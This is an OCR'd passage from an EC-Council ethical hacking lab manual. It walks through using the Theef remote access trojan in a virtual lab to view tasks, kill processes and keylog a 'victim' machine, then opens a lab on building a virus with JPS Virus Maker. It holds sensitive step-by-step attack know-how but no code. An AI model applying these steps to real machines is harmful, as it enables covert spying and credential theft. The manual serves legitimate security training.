


Figure 1.4.5: Theef Computer Information

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. Click the **Spy** icon ( ) to perform various operations on the target machine.




Figure 1.4.6: Theef Spy

13. You can perform various operations such as capture screens, log keys, view processes, view the task manager, use the webcam, and use the microphone on the victim machine by selecting their respective options.

TASK 4.4

Manipulate Tasks in the Task Manager

14. Here, for instance, selecting **Task Manager** views the tasks running on the target machine.




Figure 1.4.7: Selecting the Task Manager

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

15. In the **Task Manager** window, select a process (task);

    click the **Close window** icon ( ) to end the task on the target machine.

16. If you cannot see the running processes, click the **Reload** icon ( ) to view the processes.

17. Close the **Task Manager** window.




Figure 1.4.8: Theef Task Manager Window

Note: The tasks running in the task manager may vary in your lab environment.

18. From the **Spy** menu, click **Keylogger** to record the keystrokes made on the victim machine.




Figure 1.4.9: Theef Keylogger

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. The **Keylogger** pop-up appears; click the **Start** icon to read the keystrokes of the victim machine.




Figure 1.4.10: Theef Keylogger Screen

20. Switch back to the victim machine (**Windows Server 2016**). Open a browser window and browse some websites or open a text document and type some sensitive information.




Figure 1.4.11: Victim Machines Keystrokes

21. Switch back to the attacker machine (**Windows 10**) to view the recorded keystrokes of the victim machine in the Theef **Keylogger** window.




Figure 1.4.12: Theef Keylogger Recorded Keystrokes

22. Close the Theef **Keylogger** window.
23. Similarly, you can access the details of the victim machine by clicking on the various icons.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

24. Close all open windows on both the **Windows 10** and **Windows Server 2016** virtual machines and turn off both of the virtual machines.

Lab Analysis

Analyze and document all the results discovered in this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab

Infect the Target System using a Virus

A computer virus is a self-replicating program that produces its code by attaching copies of itself to other executable codes and operates without the knowledge or desire of the user.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Viruses are the scourges of modern computing. Computer viruses have the potential to wreak havoc on both business and personal computers. The lifetime of a virus depends on its ability to reproduce. Therefore, attackers design every virus code in such a manner that the virus replicates itself *n* number of times, where *n* is a number specified by the attacker.

Worldwide, most businesses have been infected by a virus at some point. Like a biological virus, a computer virus is contagious and can contaminate other files; however, viruses can only infect outside machines with the assistance of computer users.

Like viruses, computer worms are standalone malicious programs that independently replicate, execute, and spread across network connections, without human intervention. Worms are a subtype of virus. Intruders design most worms to replicate and spread across a network, thus consuming available computing resources and, in turn, causing network servers, web servers, and individual computer systems to become overloaded and stop responding. However, some worms also carry a payload to damage the host system.

An ethical hacker and pen tester during an audit of a target organization must determine whether viruses and worms can damage or steal the organization's information. They might need to construct viruses and worms and try to inject them into the target network to check their behavior, learn whether an anti-virus will detect them, and find out whether they can bypass the firewall.

Lab Objectives

- Create a virus using the JPS Virus Maker Tool and infect the target system

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Windows Server 2019 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- JPS Virus Maker Tool located at **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Virus Maker\JPS Virus Maker**
- You can also download the latest version of the above-mentioned tools from their official websites. If you decide to download the latest version, the screenshots shown in the lab might differ from the images that you see on your screen.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 07 Malware Threats

Lab Duration

Time: 10 Minutes

Overview of Viruses and Worms

Viruses can attack a target host's system using a variety of methods. They can attach themselves to programs and transmit themselves to other programs by making use of specific events. Viruses need such events to take place, since they cannot self-start, infect hardware, or transmit themselves using non-executable files. "Trigger" and "direct attack" events can cause a virus to activate and infect the target system when the user triggers attachments received through email, Web sites, malicious advertisements, flashcards, pop-ups, or other methods. The virus can then attack a system's built-in programs, antivirus software, data files, and system startup settings, or perform other malicious activities.

Like a virus, a worm does not require a host to replicate, but in some cases, the worm's host machine also infects. At first, Blackhat professionals treated worms as a mainframe problem. Later, with the introduction of the Internet, they concentrated and targeted Windows OSes using the same worms by sharing them by email, IRC, and other network functions.

Lab Tasks

TASK 1

Create a Virus using the JPS Virus Maker Tool and Infect the Target System

